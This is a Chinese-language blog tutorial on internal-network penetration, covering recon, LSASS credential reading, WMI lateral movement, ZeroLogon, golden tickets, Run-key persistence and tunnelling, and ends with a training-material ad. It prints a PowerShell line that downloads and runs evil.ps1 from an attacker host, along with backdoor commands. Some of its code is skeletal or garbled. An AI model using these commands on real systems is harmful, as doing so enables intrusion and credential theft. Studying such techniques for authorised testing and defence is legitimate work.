


内网安全?早就不是摆设了。谁还跟你玩传统的“进来看看”?现在是刺刀见红的巷战!数据泄露?年年创新高,背后都是内网被捅成了筛子。别扯什么“最新攻防技术”,直接上干货,教你从零开始,把内网搅个底朝天,也让防御方长点记性!
一、演兵场:别在真实环境瞎搞,先搭个窝
1.1 兵营蓝图
-
虚拟机,你的游乐场:VMware?VirtualBox?随便你。但配置要到位:
- 域控制器(Windows Server 2025):没这个,你玩个P的域渗透。
- 成员服务器(Windows 10/11):肉鸡预备役。
- 开发主机(Kali Linux 2025):你的瑞士军刀。
- 边界防火墙(pfSense):象征性的,别太当真。
-
网络拓扑?搞复杂点!:双网卡是标配。外网NAT,内网Host-Only,模拟真实企业环境?不,我们要模拟的是混乱!
1.2 我的军火库
| 装备 | 型号 | 主要用途 |
|---|---|---|
| 情报收集 | P1soda、Nmap | 扫!给我把底裤都扫出来! |
| 破门而入 | Metasploit、Cobalt Strike | 炸!炸他个稀巴烂! |
| 乾坤大挪移 | Impacket、Mimikatz | 偷!把值钱的都偷走! |
| 地道战 | Frp、reGeorg | 钻!无孔不入! |
| 钉子户 | SharPersist、PowerSploit | 赖!死皮赖脸不走! |
警告:别TM乱搞!出了事别找我!只准在自己的地盘上用!
二、摸家底:内网藏宝图怎么画?
2.1 谁还活着?
P1soda?太慢!直接上Nmap,简单粗暴:
nmap -sn 192.168.1.0/24
什么?TTL值?那是给菜鸟看的。真正的黑客,直接看响应速度!
2.2 开了什么门?
Nmap再来一发,这次狠点:
nmap -sS -sV -p- -T5 --min-rate 1000 192.168.1.100
记住,端口就是入口,服务就是破绽!
- 445/SMB:永远的神!
- 5985/WinRM:远程RCE,想想就刺激!
- 6379/Redis:白给的漏洞,不要白不要!
2.3 谁是老大?
PowerShell?太low!直接LDAP:
ldapsearch -x -h 192.168.1.10 -D "cn=admin,dc=test,dc=com" -w "password" -b "dc=test,dc=com" "(objectClass=domain)" dn
域控IP?域管理员?组策略?统统给我挖出来!
三、以下克上:小兵也能干掉将军
3.1 找茬
Windows提权?老掉牙的玩意儿!
-
补丁?不存在的!:
systeminfo?不如直接看KB编号。 -
EXP?安排!:Metasploit?太笨重!自己写!
```python
别当真,这只是个例子
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((‘10.0.0.5’, 4444))… 你的exploit代码 …
s.close()
``` -
上钩?等着收菜!:钓鱼邮件?漏洞上传?怎么脏怎么来!
3.2 扒光
Mimikatz?谁还用这玩意儿!直接读LSASS内存!
// 别当真,这只是个例子
#include <windows.h>
#include <stdio.h>

int main() {
  HANDLE hProcess = OpenProcess(PROCESS_VM_READ, FALSE, processId);
  ReadProcessMemory(hProcess, (void*)lsassBaseAddress, buffer, bufferSize, NULL);
  // ... 解析内存数据 ...
  CloseHandle(hProcess);
  return 0;
}
NTLM Hash?Kerberos票据?都是我的!
四、狸猫换太子:在内网横着走
4.1 借刀杀人
Impacket?不错,但不够骚!自己写个WMI客户端!
# 别当真,这只是个例子
import wmi

c = wmi.WMI(computer='192.168.1.100', user='administrator', password='password')
process = c.Win32_Process.Create(CommandLine="cmd.exe /c whoami")
Credential Guard?呵呵,绕过它的方法多的是!
4.2 瞒天过海
WMI?太容易被发现了!换个姿势!
powershell -exec bypass -Command "& {Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://10.0.0.5/evil.ps1')}"
不落地?无日志?EDR?不存在的!
4.3 斩首行动
-
ZeroLogon?必须拿下!:
```python
别当真,这只是个例子
import zerologon
zerologon.attack(‘192.168.1.10’, ‘DC01’)
``` -
票据?伪造!:
```bash
别当真,这只是个例子
./kekeo.exe “tgt::test.com/administrator@test.com:password”
./kekeo.exe “golden::test.com/administrator@test.com:S-1-5-21-123456789:krbtgt:hash”
``` -
域控?我的了!:
psexec.py administrator@DC01 cmd.exe
五、鸠占鹊巢:赖着不走
5.1 挖个坑
-
计划任务?太明显!:注册表启动项!
```powershell
别当真,这只是个例子
New-ItemProperty -Path “HKLM:SoftwareMicrosoftWindowsCurrentVersionRun” -Name “Evil” -Value “C:ackdoor.exe”
``` -
服务?伪装成驱动!:
```c
// 别当真,这只是个例子include
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
// … 你的后门代码 …
return TRUE;
}
```
5.2 打洞
| 隧道 | 工具 | 场景 |
|---|---|---|
| HTTP | reGeorg | Web服务器?那必须安排上! |
| DNS | dnscat2 | 流量管控?照样穿透! |
| ICMP | Ptunnel | 只允许Ping?那就Ping死你! |
| 多级代理 | Frp+CobaltStrike | 复杂网络?一层层剥开! |
# Frp服务端
[common]
bind_port = 7000

# Frp客户端
[common]
server_addr = 10.0.0.5
server_port = 7000
六、亡羊补牢?晚了!
6.1 零信任?呵呵
- 持续认证?骗鬼呢!:设备指纹?行为分析?都是可以伪造的!
- 微隔离?然并卵!:按业务划分?照样能穿透!
- 最小权限?呵呵!:JIT?延迟而已!
6.2 威胁狩猎?表演而已
- AI探针?呵呵!:基线建模?照样绕过!
- 蜜罐?呵呵!:虚假资产?一眼识破!
- 自动化响应?呵呵!:15秒?够我偷多少东西了!
七、免责声明
- 授权?必须的!:不然等着吃牢饭!
- 数据?别乱搞!:泄露了等着进去踩缝纫机!
- 工具?小心点!:用正规的,别给自己找麻烦!
- 报告?及时!:发现了漏洞赶紧报,别藏着掖着!
攻防?就是互相伤害!
内网渗透?就是黑客和安全工程师之间的猫鼠游戏。企业?多搞搞红蓝对抗,别光听厂商忽悠。记住:安全?是个无底洞,永远没有尽头!
学习资源
如果你是也准备转行学习网络安全(黑客)或者正在学习,这里开源一份360智榜样学习中心独家出品《网络攻防知识库》,希望能够帮助到你
知识库由360智榜样学习中心独家打造出品,旨在帮助网络安全从业者或兴趣爱好者零基础快速入门提升实战能力,熟练掌握基础攻防到深度对抗。
1、知识库价值
深度: 本知识库超越常规工具手册,深入剖析攻击技术的底层原理与高级防御策略,并对业内挑战巨大的APT攻击链分析、隐蔽信道建立等,提供了独到的技术视角和实战验证过的对抗方案。
广度: 面向企业安全建设的核心场景(渗透测试、红蓝对抗、威胁狩猎、应急响应、安全运营),本知识库覆盖了从攻击发起、路径突破、权限维持、横向移动到防御检测、响应处置、溯源反制的全生命周期关键节点,是应对复杂攻防挑战的实用指南。
实战性: 知识库内容源于真实攻防对抗和大型演练实践,通过详尽的攻击复现案例、防御配置实例、自动化脚本代码来传递核心思路与落地方法。
2、 部分核心内容展示
360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。

360智榜样学习中心独家《网络攻防知识库》采用由浅入深、攻防结合的讲述方式,既夯实基础技能,更深入高阶对抗技术。
内容组织紧密结合攻防场景,辅以大量真实环境复现案例、自动化工具脚本及配置解析。通过策略讲解、原理剖析、实战演示相结合,是你学习过程中好帮手。
1、网络安全意识

2、Linux操作系统

3、WEB架构基础与HTTP协议

4、Web渗透测试
5、渗透测试案例分享
6、渗透测试实战技巧
7、攻防对战实战
8、CTF之MISC实战讲解
3、适合学习的人群
一、基础适配人群
- 零基础转型者:适合计算机零基础但愿意系统学习的人群,资料覆盖从网络协议、操作系统到渗透测试的完整知识链;
- 开发/运维人员:具备编程或运维基础者可通过资料快速掌握安全防护与漏洞修复技能,实现职业方向拓展或者转行就业;
- 应届毕业生:计算机相关专业学生可通过资料构建完整的网络安全知识体系,缩短企业用人适应期;
二、能力提升适配
1、技术爱好者:适合对攻防技术有强烈兴趣,希望掌握漏洞挖掘、渗透测试等实战技能的学习者;
2、安全从业者:帮助初级安全工程师系统化提升Web安全、逆向工程等专项能力;
3、合规需求者:包含等保规范、安全策略制定等内容,适合需要应对合规审计的企业人员;
因篇幅有限,仅展示部分资料,完整版的网络安全学习资料已经上传CSDN,朋友们如果需要可以在下方CSDN官方认证二维码免费领取【保证100%免费】


 扫一扫


 1378

 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


